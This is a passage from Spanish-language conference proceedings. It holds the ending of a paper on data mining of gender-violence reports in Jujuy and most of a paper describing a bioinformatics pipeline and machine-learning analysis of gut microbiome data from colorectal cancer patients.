Para finalizar, los árboles de decisión permitieron interpretar la relación que existe entre la víctima, el agresor y el medio de agresión. Esto generó una primera aproximación que permitirá iniciar estudios de mayor nivel de profundidad acordes a la intervención de cada organismo, como son las tienen por objetivo el bienestar de la persona, salud e instituciones judiciales y, sobre todo, como materia investigativa que permitan conocer las causas que originan este tipo de delito.

Como trabajo a futuro, se pretende abordar la misma temática implementando técnicas predictivas.

Agradecimientos

Se da un cordial agradecimiento a la Coordinación del Ministerio de Seguridad de Jujuy que a través del Centro de Monitoreo 911 brindaron acceso a la información y a la Dirección de Observatorio de Seguridad con quien, conjuntamente se realizó este trabajo en el proceso de Limpieza de Datos y Visualización.

Referencias

[1] “Ley 26.485. Protección Integral para Prevenir, Sancionar y Erradicar la Violencia contra las Mujeres en los Ámbitos en que Desarrollen sus Relaciones Interpersonales”. 2009. Consultado en Septiembre de 2.019.

[2] Rico, N. “Violencia de género: un problema de derechos humanos”. Naciones Unidas, CEPAL. Santiago, Chile. 1.996. pp. 5-9.

[3] Vallejos, S. J. ¨Minería de Datos¨, Obtenido de https://goo.gl/gHQAgK, Universidad Nacional del Nordeste, 2006

[4] Zhang, S., Zhang, C., & Yang, Q. , “Data preparation for data mining. Applied Artificial Intelligence”, San Francisco, 2003, págs. 375-381

[5] Hernández Orallo J., Ramírez Quintana J., Ramirez C.F., “Introducción a la Minería de Datos”, Universidad Politécnica de Valencia, España, Ed.Pearson, 2004. pp 13-14, 19-42, 137-164.

[6] Gartner, “Magic Quadrant for Advanced Analytics Platforms”. Accedido en Noviembre de 2.018.

[7] Pérez López, César “Minería de datos: técnicas y herramientas” Thomson Edisiones, 2007 pp 343.

[8] Asencios,Violeta “Data Mining y el descubrimiento del conocimiento” Editor Industrial Data, vol. 7, núm. 2, 2004, pp. 83-86

[9] MacQueen, J. “Some methods for classification and analysis of multivariate observations”. Proceedings of the Fifth Berkeley Symposium on Mathematical Statistics and Probability, Volume 1: Statistics, 281--297, University of California Press, Berkeley, Calif., 1967

[10] Lior Rokach, Oded Maimon “Data Mining with Decision Trees: Theory and Applications” World Scientific Publishing Co, 2008. ppt 7

[11] Observatorio Nacional de Violencia contra la Mujer, “Linea 144: Violencia de Género en Jóvenes”. https://www.argentina.gob.ar/sites/default/files/informejoveneslinea144.pdf

[12] Rapidminer, “Real Data Science, Fast and Simple”. Obtenido de https://rapidminer.com/ en Septiembre de 2.016

[13] Giménez C. Llopis, Rodríguez García M.I., e Hernández Mancha I., “Relación entre el consumo abusivo de alcohol y la violencia ejercida por el hombre contra su pareja en la unidad de valoración integral de violencia de género (UVIVG). 2014. de Sevilla” http://scielo.isciii.es/scielo.php?script=sci_arttext&pid=S1135-76062014000300002.

[14] Central Mexicana de Servicios Generales de Alcohólicos Anónimos. http://aamexico.org.mx/

Minería de Datos del Microbioma en Pacientes con Cáncer Colorectal

Cristóbal Santa María UNLaM csantamaria@unla.edu.ar
Laura Ávila UNLaMLaura_Avila75@yahoo.com.ar
Victoria Santa María FM-UBA vctrstmr@gmail.com
Luis López UNLAM llopezar@yahoo.com.ar
Marcelo Soria FCEyN soria@agro.uba.ar

Resumen

Los métodos de secuenciación de ADN permiten estudiar comunidades enteras de microorganismos tal como la que constituye el microbioma intestinal humano. Hay un creciente interés médico en este análisis pues las modificaciones que ocurren en la microbiota pueden ser responsables de la disbiosis asociada con enfermedades como el cáncer colorectal sobre el cual se focaliza este trabajo. El proceso bioinformático de las muestras desde que salen las lecturas del secuenciador hasta que pueden ser explotadas como datos, requiere sistematizar y automatizar las tareas estableciendo una "pipeline" de procesos ligados a través de programas confeccionados al efecto. También es necesario validar el uso de algoritmos de aprendizaje utilizados en la propia explotación de los datos, para hallar asociaciones y patrones que vinculan la clasificación taxonómica y las vías metabólicas presentes con la condición clínica de los pacientes analizados. El presente trabajo encara ambas tareas. Sobre muestras de lecturas "crudas" de microbiomas colónicos, obtenidas del repositorio internacional NCBI (National Center of Biotechnology Information), primero describe y realiza la secuencia de procesos hasta que se obtiene la identificación taxonómica a nivel del taxón Phylum y las anotaciones funcionales KO. A continuación, elije y evalúa algoritmos de clustering jerárquico, realiza un análisis de componentes principales y estudia la aplicación de árboles de decisión y ensambles sobre esos conjuntos de datos. Se logra entonces poner a punto el proceso de secuencias de ADN obtenidas al utilizar secuenciadores de nueva generación sobre todo el metagenoma. De esta forma se ha podido encarar una segunda etapa de análisis, actualmente en desarrollo, con muestras extraídas de pacientes autóctonos. Estos estudios, procuran avanzar y establecer en nuestro medio, la caracterización clínica del cáncer colorectal por esta vía tecnológica.

Introducción

Las tecnologías de nueva generación para la secuenciación de ADN permiten tratar cada vez mayor cantidad de muestras a menores costos. Esto ha potenciado notablemente las posibilidades de los estudios metagenómicos, que involucran el conocimiento simultáneo de los genes de todos los individuos que forman una comunidad, extendiendo sus alcances al análisis de la composición microbiana de suelos, aguas y al microbioma humano. Éste no es otra cosa que la comunidad de microorganismos presentes en el cuerpo humano que contiene diez veces más microorganismos que células propias. Se han presentado entonces probabilidades ciertas de evaluar la interacción entre esta microbiota y el organismo alojante que resulta clave en el mantenimiento de la inmunidad y la protección contra agentes patógenos externos al organismo humano. La composición del microbioma varía entre las personas según el estilo de vida, la dieta y su genotipo, pero es estable dentro de una misma persona. Si se producen modificaciones de tipo permanente esto conlleva una disbiosis que es la alteración de la influencia de la comunidad en los procesos metabólicos de la persona y que se asocia con enfermedades tales como la inflamación intestinal, el asma o los desórdenes mentales. En particular la disbiosis está implicada en la carcinogénesis al ser iniciadora de los procesos inflamatorios y su presencia da señal de inmunodepresión [1]

Algunos argumentos indirectos sugieren el rol potencial de la microbiota intestinal en la carcinogénesis colorectal. El cáncer colorectal es básicamente una enfermedad genética pero el microbioma alojado por el paciente puede explicar la interacción entre los genes del paciente y el entorno de microorganismos presentes que se manifiesta tanto en su diversidad y riqueza taxonómica cuanto en las vías metabólicas que tienen lugar. Frecuentemente parecen asociados el cáncer colorectal y las variaciones de las frecuencias con que algunas especies bacterianas se encuentran en el microbioma [2] Esta asociación no es clara aún para determinar si la variación del microbioma es una causa o un efecto del cáncer. Incluso recientemente se ha sugerido que el microbioma puede jugar el rol de control sobre la enfermedad. En todo caso existe una perspectiva interesante en los estudios metagenómicos pues no solo permiten la determinación taxonómica de la comunidad microbiana a través de la utilización de genes marcadores sino que también, al utilizar la información de todos las secuencias obtenidas del microbioma (WGS), pueden establecer las vías metabólicas que potencialmente sigan los procesos celulares en el paciente. Esto ha motivado un profundo interés en la

comunidad médica que ha buscado así relacionarse con los campos de la biología, la computación, la estadística y específicamente con la bioinformática para avanzar en la comprensión y eventualmente en el diagnóstico y pronóstico de enfermedades.

Al respecto de lo hasta aquí expuesto debe señalarse que no solo los avances en la tecnología de secuenciación han permitido estos estudios cada vez más amplios y profundos, sino que también se han producido importantes desarrollos de algoritmos cuya rapidez y precisión de cálculo ha sido creciente a la vez que ha permitido una mayor cantidad de procesos de explotación de datos tanto en aspectos estadísticos descriptivos cuanto en técnicas de aprendizaje automático supervisado y no supervisado. En lo referido al microbioma humano se ha hecho evidente la necesidad de contar con un esquema seriado de procesos computacionales a aplicar desde que las secuencias salen del secuenciador hasta que resultan transformadas en información útil para la investigación clínica. Esto involucra la confección de software de filtrado de las secuencias, de evaluación de contaminación del conjunto con secuencias humanas, de ensamblado de secuencias, de anotación de las mismas según sus niveles taxonómicos, de identificación de vías metabólicas presentes, de agrupamiento en conglomerados o clusters según taxonomía o metabolismo, de aprendizaje sobre conjuntos de entrenamiento y testeo para clasificar microbiomas según los mismos principios. Una gran mayoría de estos desarrollos se realizan en forma de software libre para que puedan ser utilizados y testeados por investigadores a nivel global y se encuentran muchas veces disponibles en repositorios internacionales que también contienen los datos de las distintas experiencias realizadas.

El trabajo consistió entonces en la construcción de una "pipeline" que permitiese llegar desde las secuencias crudas hasta el proceso bioinformático de aprendizaje automático para clasificación de casos. Se tomó un conjunto de secuencias de microbiomas correspondiente a pacientes con antecedentes de cáncer de colon extraído del repositorio de NCBI [3] y se fueron realizando en línea los distintos procesos que pudieran finalmente revelar aspectos clínicos de interés. Se analizaron así aspectos matemáticos del tratamiento masivo de datos de ADN metagenómico y se desarrollaron programas en lenguaje R o C para lograr unir cada etapa del proceso con la siguiente. Se procuró además constatar los propios resultados con los obtenidos en estudios similares. También se comenzó a trabajar en la obtención de una muestra de pacientes locales a efecto de caracterizar en el futuro similitudes y diferencias clínicas al aplicarle la línea de procesos ahora establecida.

Materiales y Métodos

Se inició el análisis de las muestras correspondientes a secuenciación de ADN total de un estudio depositado en la base de datos BIOPROJECT del NCBI con el código PRJNA397450. Este estudio consistió en la extracción y secuenciación de ADN microbiano total y del gen que codifica para el ARN ribosomal de 16S (16S rRNA), a partir de muestras de hisopados rectales, biopsias por endoscopia y materia fecal. Seleccionados dentro de un programa de prevención del cáncer colorectal según reglas estándar tanto estadísticas como de protocolo médico, los pacientes elegidos fueron adultos de entre 40 y 85 años, de buena salud, con antecedentes de pólipos colorectales. Se tomaron muestras en dos momentos diferentes de tiempo espaciados en tres meses. Se procuró además que en la muestra total hubiera un 50% de pacientes con recurrencia en los pólipos y un 50% que no. Finalmente 60 individuos fueron seleccionados a lo largo de dos años sobre un total de 150 participantes. Más características de la muestra utilizada se explicitan en [4].

Los datos de secuenciación del estudio son entonces públicos y al momento de comenzar el trabajo no tenían ninguna publicación asociada. Esto no fue un inconveniente, pues lo necesario era que los datos permitieran poner a punto, y en lo posible automatizar, las operaciones bioinformáticas necesarias: la selección de software más adecuado, el análisis de calidad de las secuencias, el diseño de una metodología de limpieza de las secuencias, su posterior validación, el ensamblado de los metagenomas y finalmente la implementación de la "pipeline" que permitiera integrar todos los pasos y automatizar la mayor cantidad. El estudio cuenta con 143 muestras que se distribuyen de la siguiente manera: 16 de endoscopias, 99 de materia fecal y 28 de hisopados rectales. La secuenciación de ADN total se realizó con tecnología Illumina con una estrategia de "paired-ends" de 300 nucleótidos, por lo que cada muestra está compuesta por dos archivos de secuencias. Esto significa que, para cada fragmento de ADN analizado, se secuencian 300 nucleótidos desde cada extremo.

Todos los pasos que se detallan a continuación se realizaron en computadoras corriendo el sistema operativo Linux, distribución Ubuntu 16.04. Se procedió a la descarga de los 286 archivos utilizando la herramienta SRATOOLKIT que distribuye el NCBI y se eliminaron dos muestras (4 archivos) que contaban con muy pocas secuencias. Las muestras restantes tenían entre, aproximadamente, 41600 y 521000 bases.

Se realizó el control de calidad de estas secuencias con el software FastQC [5] y se determinó que casi todas las secuencias tenían restos de dos de los adaptadores que usa Illumina para la secuenciación, una en las secuencias F ("forward") y otro en las secuencias R ("reverse") de cada "paired end". Además, se determinó que las frecuencias de cada base en los primeros 15 nucleótidos de las secuencias presentaban un nivel de variabilidad muy alto, que no era compatible con lo que se observaba más adelante y debido, posiblemente, a algún artefacto de la secuenciación que generaba "ruido". También la calidad promedio de las secuencias caía por debajo del valor umbral que se fijó en 25 a partir de una posición que variaba para cada secuencia, pero que en general se ubicaba después de la posición 240. Para determinar el tipo exacto de secuencia contaminante y para tener una información más precisa del lugar en que ocurría se utilizó el software Scythe [6]. El proceso de limpieza se realizó con el programa Cutadapt [7] que permite realizar limpieza de adaptadores, cortes por caída

en los valores de calidad, eliminación por largo mínimos, cortes en posiciones arbitrarias, etc. En primer término, se realizaron una serie de pruebas preliminares para determinar las opciones específicas de limpieza y los valores óptimos de los diferentes parámetros del programa. El proceso definitivo se efectuó en dos pasos. En el primero se eliminaron las secuencias contaminantes, se eliminó la parte 3'de las secuencias que presentaran una caída en su calidad por debajo del valor umbral 25 mencionado antes y si alguna de las secuencias de un par "paired-end" después de estos cortes resultó con una longitud menor a 50 bases se procedió a eliminar el par completo. En el segundo paso se eliminaron los primeros 15 nucleótidos del extremo 5' y se volvieron a filtrar los pares para eliminar aquellos con al menos un miembro de longitud menor a 50 bases. Después de este proceso de limpieza se volvió a revisar la calidad de las secuencias con FastQC, que mostró resultados satisfactorios.

Con el objetivo de obtener la caracterización taxonómica y funcional de las muestras se llevaron a cabo luego distintos procesos. Por un lado, se trabajó directamente con los reads. que son las lecturas obtenidas de la secuenciación, y por otro se enfocó la tarea hacia la obtención de los contigs (reads ensamblados). Se procuró establecer adecuadamente la cadena de procesos [8] en este último caso. La pipeline utilizada fue la siguiente:

1. Ensamblado.

El proceso de ensamblado consiste en unir los reads para obtener secuencias más largas, contigs, que se corresponden con las secuencias de ADN antes de haber sido cortadas para su secuenciación. Al respecto se estudiaron en detalle los aspectos matemáticos [9] y se realizaron pruebas con los programas IDBA-UD [10] y Megahit [11]. Finalmente se decidió utilizar Megahit, con una longitud mínima de 400 bases por contig. [12]

2. Identificación y eliminación de secuencias humanas.

Una vez obtenidos los contigs, se eliminaron aquellos correspondientes a la contaminación humana. Para este proceso se alinearon los contigs contra el genoma humano de referencia GRCh38, utilizando Blastn. Los contigs que alinearon contra el genoma humano se eliminaron del juego de datos utilizando un script R desarrollado para tal fin.

3. Anotación taxonómica.

La anotación taxonómica de los contigs no humanos se realizó utilizando Kaiju junto con su propia base de datos. [13] y [14]

4. Anotación funcional.

La anotación funcional inicial de los contigs no humanos se realizó con Prokka. Luego se agregaron anotaciones KEGG usando el servicio KAAS [15]

5. Proceso de Recuento:

A continuación, se usó el software Bowtie2 [16] para generar los índices de los contigs y luego se alinearon los reads contra esos contigs. De esta forma se obtuvieron los mapeos de los reads a la referencia en archivos sam. Luego, utilizando samtools se los convirtió a formato bam y se indexaron estos mapas. Con samtools se obtuvo la cantidad de reads que mapearon abriendo la perspectiva a estudios del microbioma basados directamente en los reads, aunque se prefirió por ahora analizarlo desde los contigs pues se poseía al respecto mayor información.

6. Consolidación de los resultados

Para llevar a cabo los procesos de análisis estadístico y minería de datos se construyeron una serie de scripts en R que consolidan en una única tabla la información de anotación funcional para cada gen predicho con Prokka y KAAS, de anotación taxónomica de KAIJU a nivel de contigs y variables adicionales como el largo de cada contig, el largo de cada gen predicho. La forma en que allí se disponen los datos puede verse en las líneas de ejemplo de la Tabla 1

Tabla 1. Ejemplo de información consolidada

sample_ID	contig_ID	ID	reino	phylum	KO
SRR5907479	k141_3	GKLBDHMD_00001	Bacteria	Actinobacteria	NA
SRR5907479	k141_4	GKLBDHMD_00002	Bacteria	Firmicutes	K03282
SRR5907479	k141_5	NA	Bacteria	Firmicutes	NA
SRR5907479	k141_7	GKLBDHMD_00003	NA	NA	K01424

En la Tabla 1 la columna primera identifica la muestra, la segunda el contig y luego, de reino a género, se anotan los distintos niveles taxonómicos de la rama del árbol filogenético a la que el contig pertenece. La columna KO contiene las anotaciones de las posibles funcionalidades metabólicas de la secuencia según la Kyoto Encyclopedia of Genes and Genomes (KEGG) [17] lo que permitirá estudiar cada microbioma y al conjunto de todos los que conforman la muestra desde el punto de vista de las funcionalidades metabólicas que puedan estar presentes.

7. Disposición de los datos para su explotación en tablas de frecuencias

El trabajo realizado hasta aquí lleva a las puertas del procesamiento estadístico inteligente. Sin embargo, resta aún la importante tarea de disponer los datos en esquemas y formatos que puedan ser leídos y procesados por los paquetes estadísticos y de aprendizaje automático. Tal tarea se resolvió desarrollando dos programas en lenguaje C que devolvieron las frecuencias absolutas con que los distintos taxones y anotaciones KO se presentaban en cada microbioma. De esta forma se eligió trabajar con las tablas Microbiomas.Phylum y Microbiomas.KO pues la primera da información sobre los Phylum, entre ellos por ejemplo las fusobacterias cuya especie Fusobacteruim Nucleatum resulta prevalente en el carcinoma humano colorectal [2]. Así mismo las anotaciones KO permitirían clasificar los microbiomas, es decir los pacientes, según las funciones metabólicas que pudieran estar teniendo lugar a nivel celular, identificando con ello condiciones clínicas de interés. Las Tablas 2 y 3 muestran un fragmento a título de ejemplo de la forma en que se dispone la información sobre

frecuencias estadísticas para los Phylum y las anotaciones KO respectivamente.

Tabla 2. Ejemplo de frecuencias estadísticas para Phylum

Microbioma	Acidobacteria	Actinobacteria	Aquificae	Armatimonadetes	Bacteroidetes
PhSRR5907479	0	108	0	1	49
PhSRR5907480	29	935	10	0	1046
PhSRR5907481	16	394	1	0	570
PhSRR5907482	10	507	1	2	778
PhSRR5907483	34	770	4	4	627
PhSRR5907484	1	102	0	0	55
PhSRR5907485	41	1443	9	4	1926
PhSRR5907486	16	779	4	3	664
PhSRR5907487	13	197	1	1	139
PhSRR5907488	3	126	0	0	84
PhSRR5907490	7	313	1	4	309
PhSRR5907491	2	118	0	0	56
PhSRR5907492	0	3	0	0	1

En la primera columna de la Tabla 2 se ven los códigos relativos a cada microbioma. Desde la segunda columna en adelante hasta la número 55 corresponden a los nombres de los distintos Phylum que fueron hallados entre las muestras. Cada número en el interior de la tabla corresponde a la frecuencia absoluta de un taxón Phylum en un dado microbioma. Lo propio ocurre con la Tabla 3 donde las columnas son las anotaciones KO halladas que en este caso fueron 4000.

Tabla 3. Ejemplo de frecuencias estadísticas para anotaciones KO

Microbioma	K00002	K00003	K00005	K00008	K00009	K00010	K00011	K00012
SRR5907479	0	0	0	0	0	0	0	0
SRR5907480	0	0	0	0	0	0	0	1
SRR5907481	0	0	0	0	0	0	0	0
SRR5907482	0	0	0	0	0	0	0	0
SRR5907483	0	0	1	0	0	0	0	1
SRR5907484	0	0	0	0	0	0	0	0
SRR5907485	0	0	0	0	0	0	0	3

8. Explotación de datos

Para procesar los datos de las tablas Microbiomas.Phylum y Microbiomas.KO se utilizaron los paquetes Weka [18] e Infostat [19]. Los procedimientos aplicados sobre los datos a nivel taxonómico Phylum fueron los siguientes:

- Para obtener un perfil inicial sobre la diversidad y riqueza de los distintos Phylum en la muestra total, se calcularon medidas estadísticas de resumen determinando para cada Phylum su media y suma total.

- A continuación, se procuró determinar alguna forma de agrupamiento que mostrara posibles diferencias que analizadas luego clínicamente tuvieran relevancia. Se analizaron distintas metodologías para formar conglomerados. Para establecer los clusters en forma jerárquica se utilizó la distancia euclídea con encadenamiento promedio eligiéndose la formación de 2 agrupamientos que se volcaron en el dendrograma de la Figura 1.




Figura 1. Clusters Jerárquicos Phylum

- En la búsqueda de diferencias entre los conglomerados, se obtuvieron los respectivos perfiles promedio que se muestran en las Figuras 2 y 3.




Figura 2. Perfil Phylum de Promedios-Conglomerado 1




Figura 3. Perfil Phylum de Promedios-Conglomerado 2

- Luego, a efecto de reducir la cantidad de variables buscando explicar al menos la parte substancial de la clasificación por conglomerado, se aplicó sobre todo el conjunto de microbiomas, el método de componentes principales. Para todo el conjunto de microbiomas se seleccionaron las dos primeras variables: CP1, que explica el 71% del comportamiento de las variables Phylum, y CP2 que explica el 4%.

- Para determinar aquellos Phylum mas relacionados estadísticamente entre si y a su vez los más relacionados con la variable de clasificación conglomerado, se estudió la correlación lineal entre variables. También se analizó la relevancia de cada variable Phylum en la determinación del conglomerado por vía de un algoritmo de selección de atributos que evalúa el valor de cada subconjunto de atributos considerando la habilidad

predictiva en cada caso junto al grado de redundancia entre las variables [20]. Los resultados se ven en la Tabla 4.

Tabla 4. Selección de atributos

Ranking	Phylum
1	Calditrichaeota
2	candidate division NC10
3	candidate division Zixibac..
4	Candidatus Aminicenantes
5	Candidatus Calescamantes
6	Candidatus Saccharibacteri
7	Chlamddiae
8	Fibrobacteres
9	Fusobacteria
10	Nanoarchaeota

- A continuación se consideraron por separado los conglomerados y se calcularon las componentes principales con el objetivo de estudiar en cada caso la representatividad que pudieran ostentar sobre las variables Phylum. Se estableció que para el Conglomerado 1 el eje CP1 explica el 49% del comportamiento de la variable Phylum mientras que el CP2 agrega un 5% más. A su vez en el Conglomerado 2 la componente principal CP1 representa el 48% del comportamiento de Phylum pero el CP2 alcanza un 11%. Además, para cada conglomerado se calculó la correlación de Phylum con sus componentes principales

- Finalmente se utilizó la variable Conglomerado a efecto de entrenar y testear un árbol de decisión para predecir la clasificación de un paciente aún no catalogado en ninguno de los conglomerados. Primero se realizó el entrenamiento de un árbol J48 mediante un subconjunto formado por 38 microbiomas. Luego se llevó a cabo el testeo con un subconjunto distinto de 43 microbiomas. La Tabla 5 muestra el desempeño del árbol ya en su fase de testeo.

Tabla 5. Testeo árbolJ48 phylum

Correctly Classified Instances 39 90.6977 %

Incorrectly Classified Instances 4 9.3023 %

TP Rate	FP Rate	ROC Area	Class
0,889	0,088	0,900	b
0,912	0,111	0,900	a

=== Confusion Matrix ===

a	b	<-- classified as
8	1	a = b
3	31	b = a

De acuerdo a la evaluación de Stantikov et al [21] el algoritmo Random Forest [22] resulta el de óptimo desempeño en datos de microbiomas por lo que se procedió a construir el ensamble de árboles respectivo. En este caso los resultados obtenidos en la fase de testeo se muestran en la Tabla 6.

Tabla 6. Testeo ensamble Random Forest phylum

Correctly Classified Instances 43 100 %

Incorrectly Classified Instances 0 0 %

TP Rate	FP Rate	ROC Area	Class
1,000	0,000	1,000	b
1,000	0,000	1,000	a

=== Confusion Matrix ===

a	b	<-- classified as
9	0	a = b
0	34	b = a

Sobre las anotaciones KO asociadas con funcionalidades metabólicas se realizaron los procesos que se detallan a continuación:

-Se calcularon medidas estadísticas de resumen determinando para cada anotación KO su suma, máximo y promedio sobre todo el conjunto de microbiomas.

-Se formaron conglomerados por el método jerárquico incorporándose la nueva variable Conglomerado con valores 1 o 2 a la tabla de Microbiomas.KO. La Figura 4 muestra el dendrograma correspondiente.




Figura 4. Clusters Jerárquicos Anotaciones KO

- Se estudió la influencia de cada variable en la asignación del conglomerado respectivo a través del algoritmo de selección de atributos ya citado.

- El conjunto de microbiomas se particionó para obtener un conjunto de entrenamiento y otro de testeo a fin de establecer un árbol de decisión que permita clasificar cualquier microbioma, aún no estudiado, dentro uno de los conglomerados establecidos. Las Tabla 7 muestra el desempeño del ensamble Random Forest en fase de testeo.

Tabla 7. Testeo ensamble Random Forest anotaciones KO

Correctly Classified Instances	35	94.5946 %
Incorrectly Classified Instances	2	5.4054 %

TP Rate	FP Rate	ROC Area	Class
1,000	0,333	0,995	a
0,667	0,000	0,995	b

=== Confusion Matrix ===

a	b	<-- classified as
31	0	a = a
2	4	b = b

9. Datos de pacientes autóctonos

A partir de un convenio firmado entre la UNLAM y el Hospital Italiano de Buenos Aires el Sector de Coloproctología ha extraído 20 muestras de materia fecal, 10 de pacientes on cáncer colorectal y otras 10 de personas sanas que forman parte del material que actualmente se procesa y analiza.

Resultados

El primer resultado importante es el establecimiento de una pipeline de procesos a realizar, con el conocimiento acabado de las técnicas y programas involucrados, con la confección de distintos programas que unen las diferentes partes y con la experiencia acerca de los resultados a obtener cuando se la aplica. Este es un punto significativo pues por lo general las distintas metodologías empleadas o no se revelan claramente en los artículos o se lo hace fragmentariamente de modo tal que resultaba imperioso conocerlo a efecto del análisis de muestras propias. A su vez, este conocimiento obtenido permitirá introducir mejoras en los procesos estudiando con mayor detalle sus variantes posibles tanto desde el punto de vista algorítmico como del de programación. La Figura 5 da cuenta, a modo de resumen, del flujo que deben seguir los datos desde que salen desde el secuenciador hasta que están en condiciones de prestarse a interpretación médica.




Figura 5. Flujo de Datos

Corresponde hacer algunos comentarios sobre la explotación de los datos realizada. A nivel taxonómico Phylum, se detectaron 4 categorías de gran abundancia relativa en los pacientes: Actinobacteria, Bacteroidetes, Firmicutes y Proteobacteria. A su vez con abundancia relativa media se encontraron Cianobacteria y Euriarcheota. El resto presentó una baja abundancia relativa, incluso el Phylum Fusobacteria cuya especie Fusobacteria Nucleatum es prevalente en el cáncer colorectal. Los dos conglomerados obtenidos a partir del conjunto de microbiomas no revelan diferencias esenciales en los promedios de frecuencia por Phylum respecto del perfil total como tampoco lo hicieron para las otras medidas de resumen que fueron consideradas. Se realizó el análisis de componentes principales con el objetivo de reducir las variables y se encontró que sobre el plano de ambas componentes principales los microbiomas del primer conglomerado están más concentrados mientras que, los del segundo conglomerado están mucho más dispersos. Además, a la luz de los perfiles de correlación obtenidos con estas componentes principales, se estaría mostrando que los microbiomas del segundo conglomerado resultan más abundantes en términos ecológicos a nivel Phylum. En la búsqueda de hallar causas a las diferencias en la asignación de conglomerados se estudió la correlación entre las variables Phylum y la Conglomerado. La más baja correlación con ésta correspondió a Canditaus

Diapherotrites lo que está pendiente de interpretación clínica.

Así se continuó con el modelado por medio de árboles de decisión de la clasificación microbiómica a nivel Phylum. Se probó en primer término un árbol J48 y luego, a efecto de mejorar el desempeño, con el modelo de ensamble de árboles denominado Random Forest que al ser testeado tuvo un porcentaje del 100% de casos bien clasificados. (Tabla 6)

También se analizaron los microbiomas según las funcionalidades KO. Esta información permite comprender la vía metabólica que a nivel celular puede estar presente y en términos médicos asociar ese proceso con la condición clínica del paciente. También en el caso de las Anotaciones KO se obtuvieron dos conglomerados por el método jerárquico (Figura 4). Finalmente se entrenó un ensamble random forest cuyo desempeño resultó muy bueno. Para el conjunto de testeo el modelo arrojó un porcentaje de casos bien clasificados del 94.6% como puede verse en la Tabla 7.

Discusión

Tal cual se recoge en la vasta y actual bibliografía sobre el tema, la metagenómica puede colaborar en el estudio del cáncer colorectal ayudando a desentrañar la etiología de algunos de sus procesos al buscar la caracterización adecuada del microbioma, su riqueza y diversidad. También es posible que en algún momento alcance a transformarse en una herramienta auxiliar al diagnóstico y a la evaluación del estadío de la enfermedad. Sin embargo, toda esta potencialidad depende en gran medida de que sea ajustada la interrelación entre lo bioinformático y lo médico. Cada algoritmo a utilizar, cada parámetro a ajustar, requieren de una evaluación acerca del grado en que colaboran a mejorar en términos médicos la herramienta de análisis. En este estudio se ha tenido cuidado en no aplicar programas como una caja negra donde entran datos y sale información. Se lo ha hecho así en la certeza de que la interpretación correcta de una información requiere algún conocimiento conceptual acerca de cómo se ha obtenido. Por supuesto se trata de un campo interdisciplinario en el cual las preguntas y las respuestas pueden venir de distintos especialistas. En este caso se ha visto que en la formación computacional de los conglomerados intervienen muy distintos aspectos que pueden modificar su composición significativamente. El primero es si se debe utilizar un método jerárquico o uno como k-means. A nivel Phylum se observó que resultaba la misma clasificación. En segundo término, para formar los dos clusters se utilizó el encadenamiento promedio. Una tarea a efectuar es probar con los distintos tipos de encadenamiento posible. La tercera cuestión es la forma de medir la distancia. Se usó aquí la común distancia euclídea pero habría que probar la efectividad de la distancia entre distribuciones de probabilidad dado que son frecuencias absolutas o relativas los valores que las distintas variables adoptan [23]. En cada caso es el mayor o menor poder de revelar la información de tipo médico, el que debe guiar la elección que entonces ya no depende del criterio estadístico o informático solamente. Otro asunto importante lo constituye la preparación de un paquete unificado de programas, escritos en un mismo tipo de código. Aquí varios de los programas necesarios fueron confeccionados en lenguaje R, otros en cambio se escribieron en C, también se ensayó algo con el lenguaje Python y, por 